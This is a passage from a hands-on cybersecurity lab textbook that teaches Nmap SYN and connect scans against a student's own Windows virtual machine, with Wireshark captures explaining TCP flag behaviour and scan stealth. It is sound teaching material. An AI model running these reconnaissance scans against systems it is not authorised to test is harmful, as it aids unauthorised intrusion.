A TCP connection can be terminated gracefully with the FIN flag from each side (coming up soon) or abruptly with the RST flag. Reasons for sending an RST to abort a connection include receiving an invalid header, not having enough resources present to support the connection, not receiving any response from the other side, and even optimizing—getting rid of the other side as quickly as possible instead of a graceful close with FINs that takes more time and resources.

When the Father of the Internet, co-creator of the TCP/IP suite, Vint Cerf, came to Rochester Institute of Technology (RIT) a few years ago, as shown in Figure 16-4, I told him that every time I teach port scanning and mention that a closed port responds to a SYN with an RST, a student usually asks, “Why does it do that?” I continued telling Vint that my response is, “Well, that’s the way Vint Cerf wanted it!”

FIGURE 16-4 Vint Cerf and Jonathan S. Weissman at Rochester Institute of Technology (RIT)

I got a nice chuckle out of him, but he also told me his actual logic. If a closed port didn’t respond, there would be a period of unnecessary latency, where the client would simply be waiting to hear back from the server. A TCP timer would eventually kick in and close the connection, but that could take a lot of time. Sending the RST leaves nothing to the imagination and is an explicit way of saying, “Sorry, we’re closed!” Of course, Vint Cerf and Bob Kahn designed the TCP/IP suite long before hacking, cybercrime, and cybersecurity became everyday terms.

An open port will, of course, respond back with a TCP segment that turns on the SYN and ACK flags. If that weren’t the case, you’d never connect to a web server, an FTP server, an e-mail server, an SSH server, or any server that uses TCP as its Layer 4 protocol. However, instead of completing the TCP three-way handshake with a TCP segment with the ACK flag turned on, Nmap sends an RST to the probed machine. If Nmap completed the three-way handshake with an ACK, there would be a log entry on the probed machine's application that would identify the source IP address of the probing machine. The probing machine wants to remain as stealthy as possible. That's why Nmap will send an RST instead of an ACK. The SYN scan does require root access since Nmap is creating these raw packets to be sent and is not relying on the operating system to do so. This allows the RST to be sent, instead of the ACK, in the event of an open port being discovered.

Now, you'll execute SYN scans. Press ENTER after each command.

a. In the Kali Linux terminal, enter **nmap | less**. You'll see a very detailed help output. Press ENTER to go line by line or the spacebar to go page by page. You can go up and down with the arrow keys. Press Q to quit.

As you can see, Nmap does more than port scanning, including host discovery, service and version detection, and much more.

b. Enter **man nmap** to view the Nmap man page. Press Q to quit.


c. When the scan type is not specified and **sudo** is used, Nmap uses a SYN scan. We'll see what happens when the scan type is not specified and **sudo** is not used in the next step. Enter **sudo nmap**, followed by the IP address of the Windows 10 VM (for instance, **sudo nmap 192.168.1.121**). Provide your password, when prompted, now and throughout this chapter.

To explicitly specify the SYN scan, the **-s** option (scan) is followed by **S** (SYN):

```
sudo nmap -sS 192.168.1.121
```

(Substitute the IP address of the Windows 10 VM.)

Notice that the output, as shown in Figure 16-5, reveals ports and their related service names, indicative of a Windows system.


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
jonathan@kali-weissma...
10:22 PM
jonathan@kali-weissman: ~

```
jonathan@kali-weissman:~$ sudo nmap 192.168.1.121
[sudo] password for jonathan:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-09 22:17 EDT
Nmap scan report for 192.168.1.121
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:57:E8:1B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.66 seconds
jonathan@kali-weissman:~$ 
```

FIGURE 16-5 SYN scan


➜ Note

The screenshots for this chapter were made while using Bash (Bourne-again shell) through Kali Linux 2020.2. As discussed in Chapter 2, Kali Linux 2020.4 switched from Bash to Zsh (Z shell). Therefore, your terminal will have a different look, but the commands and output will work the same.

d. Stop the capture in Wireshark by clicking the red square on the toolbar, the second icon from the left.

e. Change the filter to **tcp.port==445** and press ENTER.

You’ll notice that after the Kali Linux VM sent the SYN, the open port 445 sent a SYN-ACK, as shown in Figure 16-6. Then the Kali Linux VM closed the connection with an RST.



Windows 10 x64 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
*Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Packet:
Go to packet
Cancel
Type here to search
10:40 PM
9/9/2020

```
tcp.port==445

No.     Time       Source        Destination   Protocol Length Info
268574 258.275720 192.168.1.114 192.168.1.121 TCP        60 53296 → 445 [SYN] Seq=0 Win=1024 Len=0 MS…
268575 258.275794 192.168.1.121 192.168.1.114 TCP        58 445 → 53296 [SYN, ACK] Seq=0 Ack=1 Win=64…
268580 258.275941 192.168.1.114 192.168.1.121 TCP        60 53296 → 445 [RST] Seq=1 Win=0 Len=0

> Frame 268580: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{3A
> Ethernet II, Src: VMware_d0:b4:98 (00:0c:29:d0:b4:98), Dst: VMware_57:e8:1b (00:0c:29:57:e8:1b)
> Internet Protocol Version 4, Src: 192.168.1.114, Dst: 192.168.1.121
> Transmission Control Protocol, Src Port: 53296, Dst Port: 445, Seq: 1, Len: 0

0000  00 0c 29 57 e8 1b 00 0c  29 d0 b4 98 08 00 45 00   ··)W···· )·····E·
0010  00 28 00 00 40 00 40 06  b6 94 c0 a8 01 72 c0 a8   ·(··@·@· ·····r··
0020  01 79 d0 30 01 bd 6a 52  0e 69 00 00 00 00 50 04   ·y·0··jR ·i····P·
0030  00 00 e0 fb 00 00 00 00  00 00 00 00               ········ ····

wireshark_Ethernet0_20200901132208_a05788.pcapng    Packets: 280811 · Displayed: 3 (0.0%) · Dropped: 0 (0.0%)    Profile: Default
```

FIGURE 16-6 Port 445 is open.

f. Change the filter to **tcp.port==21** and press ENTER.

The Kali Linux VM sent the SYN, but since port 21 is closed (as there is no FTP server currently running on the Windows 10 VM), the Windows 10 machine responded back with an RST (the ACK flag is turned on as well, in this case), as shown in Figure 16-7, that closed the connection and said, “Sorry, no FTP server here!”


Windows 10 x64 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
*Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Packet:
Go to packet
Cancel
Type here to search
10:42 PM
9/9/2020

```
tcp.port==21
```

```
No.     Time       Source        Destination   Protocol Length Info
268572 258.275642 192.168.1.114 192.168.1.121 TCP      60 53296 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS…
268573 258.275649 192.168.1.121 192.168.1.114 TCP      54 21 → 53296 [RST, ACK] Seq=1 Ack=1 Win=0 L…
```

```
> Frame 268573: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface \Device\NPF_{3A
> Ethernet II, Src: VMware_57:e8:1b (00:0c:29:57:e8:1b), Dst: VMware_d0:b4:98 (00:0c:29:d0:b4:98)
> Internet Protocol Version 4, Src: 192.168.1.121, Dst: 192.168.1.114
> Transmission Control Protocol, Src Port: 21, Dst Port: 53296, Seq: 1, Ack: 1, Len: 0
```

```
0000  00 0c 29 d0 b4 98 00 0c  29 57 e8 1b 08 00 45 00   ··)····· )W····E·
0010  00 28 7f 05 40 00 80 06  00 00 c0 a8 01 79 c0 a8   ·(··@··· ·····y··
0020  01 72 00 15 d0 30 00 00  00 00 6a 52 0e 69 50 14   ·r···0·· ··jR·iP·
0030  00 00 84 56 00 00                                  ···V··
```

```
wireshark_Ethernet0_20200901132208_a05788.pcapng    Packets: 280811 · Displayed: 2 (0.0%) · Dropped: 0 (0.0%)    Profile: Default
```

FIGURE 16-7 Port 21 is closed.

2a–2e

Step 2 A similar scan called the connect scan should almost never be used. The connect scan is named after the **connect()** function that operating systems use to initiate a TCP connection to another machine. This scan uses a normal TCP connection, the same method used by every TCP-based application, to determine if a port is available. This is not like the SYN scan, which uses Nmap to craft raw packets. Thus, the connect scan is less efficient, takes longer, and uses more resources than the SYN scan. With a connect scan, like the SYN scan, closed ports will respond to the initial SYN with an RST, and open ports will respond to the initial SYN with a SYN-ACK. The difference is that since the operating system sent the initial SYN, the scanning device, when it gets the SYN-ACK back, will respond to the probed machine with an ACK that will actually complete the three-way handshake and log the connection on the probed machine's application.


It would be like a burglar, instead of turning the doorknob discreetly, jumping up and down, banging, and singing as he does it.

What Nmap will do at this point, though, is send an RST to close the connection, but the damage is already done. Thus, it even uses more packets than the SYN scan. If you can't get root access, but you must know the state of certain ports, use this scan. Otherwise, don't.

Now, you'll execute a connect scan.

a. On the Windows 10 VM, start a new Wireshark capture by clicking the green fin on the toolbar (the third icon from the left). Once again, use a display filter of **ip.addr==192.168.1.114**, where you substitute the IP address of the Kali Linux VM following the ==.

b. When the scan type is not specified (and sudo is not used), Nmap uses a connect scan. Enter **nmap** followed by the IP address of the Windows 10 VM (for instance, **nmap 192.168.1.121**, as shown in Figure 16-8).


Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
jonathan@kali-weissma...
10:54 PM
jonathan@kali-weissman: ~

```
jonathan@kali-weissman:~$ nmap 192.168.1.121
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-09 22:52 EDT
Nmap scan report for 192.168.1.121
Host is up (0.00070s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 17.69 seconds
jonathan@kali-weissman:~$ 
```

FIGURE 16-8 Connect scan

To explicitly specify the connect scan, follow the **-s** (scan) option with **T** (connect):

```
nmap -sT 192.168.1.121
```


(Substitute the IP address of the Windows 10 VM.)

c. Stop the capture in Wireshark by clicking the red square on the toolbar, the second icon from the left.

d. Change the filter to **tcp.port==445** and press ENTER.

The connect scan identifies port 445 as open, just like the SYN scan did. However, with the connect scan, as shown in Figure 16-9, the TCP three-way handshake actually completes: SYN, SYN-ACK, and

ACK. After that, Nmap on the Kali Linux VM sends an RST (and also turns on the ACK flag), but the probed machine's application has a log entry of the completed connection now.




```
tcp.port==445

No.  Time       Source         Destination    Protocol Length Info
  35 11.033168 192.168.1.114 192.168.1.121 TCP      74 55138 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=14…
  36 11.033298 192.168.1.121 192.168.1.114 TCP      66 445 → 55138 [SYN, ACK] Seq=0 Ack=1 Win=65535 L…
  41 11.033809 192.168.1.114 192.168.1.121 TCP      60 55138 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0
  72 11.035723 192.168.1.114 192.168.1.121 TCP      60 55138 → 445 [RST, ACK] Seq=1 Ack=1 Win=64256 L…

> Frame 72: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{3A45DE
> Ethernet II, Src: VMware_d0:b4:98 (00:0c:29:d0:b4:98), Dst: VMware_57:e8:1b (00:0c:29:57:e8:1b)
> Internet Protocol Version 4, Src: 192.168.1.114, Dst: 192.168.1.121
> Transmission Control Protocol, Src Port: 55138, Dst Port: 445, Seq: 1, Ack: 1, Len: 0

0000  00 0c 29 57 e8 1b 00 0c  29 d0 b4 98 08 00 45 00   ··)W···· )·····E·
0010  00 28 4c 52 40 00 40 06  6a 42 c0 a8 01 72 c0 a8   ·(LR@·@· jB···r··
0020  01 79 d7 62 01 bd 8e bd  60 aa d3 0c bb 29 50 14   ·y·b···· `····)P·
0030  01 f6 d2 e0 00 00 00 00  00 00 00 00               ········ ····
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Profile: Default

FIGURE 16-9 Port 445 is open, but the three-way handshakes completes and the scanning machine is logged.

e. Change the filter to **tcp.port==21** and press ENTER.

As with the SYN scan, with a connect scan, as shown in Figure 16-10, a closed port will respond to a SYN with an RST (which in this case is also accompanied by an ACK).


Windows 10 x64 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
*Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Type here to search
11:01 PM
9/9/2020

```
tcp.port==21
No.    Time      Source        Destination   Protocol Length Info
    79 11.036021 192.168.1.114 192.168.1.121 TCP      74 35252 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=146…
    80 11.036034 192.168.1.121 192.168.1.114 TCP      54 21 → 35252 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

```
> Frame 79: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{3A45DE
> Ethernet II, Src: VMware_d0:b4:98 (00:0c:29:d0:b4:98), Dst: VMware_57:e8:1b (00:0c:29:57:e8:1b)
> Internet Protocol Version 4, Src: 192.168.1.114, Dst: 192.168.1.121
> Transmission Control Protocol, Src Port: 35252, Dst Port: 21, Seq: 0, Len: 0
```

```
0000  00 0c 29 57 e8 1b 00 0c  29 d0 b4 98 08 00 45 00   ··)W···· )·····E·
0010  00 3c 4e 14 40 00 40 06  68 6c c0 a8 01 72 c0 a8   ·<N·@·@· hl···r··
0020  01 79 89 b4 00 15 ad dd  e3 e9 00 00 00 00 a0 02   ·y······ ········
0030  fa f0 9f 30 00 00 02 04  05 b4 04 02 08 0a 58 3b   ···0···· ······X;
0040  b5 d6 00 00 00 00 01 03  03 07                     ········ ··
```

```
wireshark_Ethernet0_20200909225241_a02300.pcapng    Packets: 2437 · Displayed: 2 (0.1%) · Dropped: 0 (0.0%)    Profile: Default
```

FIGURE 16-10 Port 21 is closed.

3a–3k

Step 3 According to RFC 793 (https://tools.ietf.org/html/rfc793), a TCP segment without a SYN, ACK, or RST flag set will result in an RST sent in return if the port is closed, and no response if the port is open. Any combination of the other three flags, URG (urgent), PSH (push), and FIN (*finis*—spelled as such in the RFC, referencing the Latin word meaning "the end") will trigger this behavior. However, three scans—the Null scan, the FIN scan, and the Xmas scan—were chosen to exploit this behavior. Nmap, therefore, needs to build these packets, and root access is a must.

➜ Note

The URG flag is a relic of the past and is not really used by modern protocols. It used to be a way to tell a destination system to prioritize data in a segment, at a location specified by the Urgent Pointer field in

the TCP header.

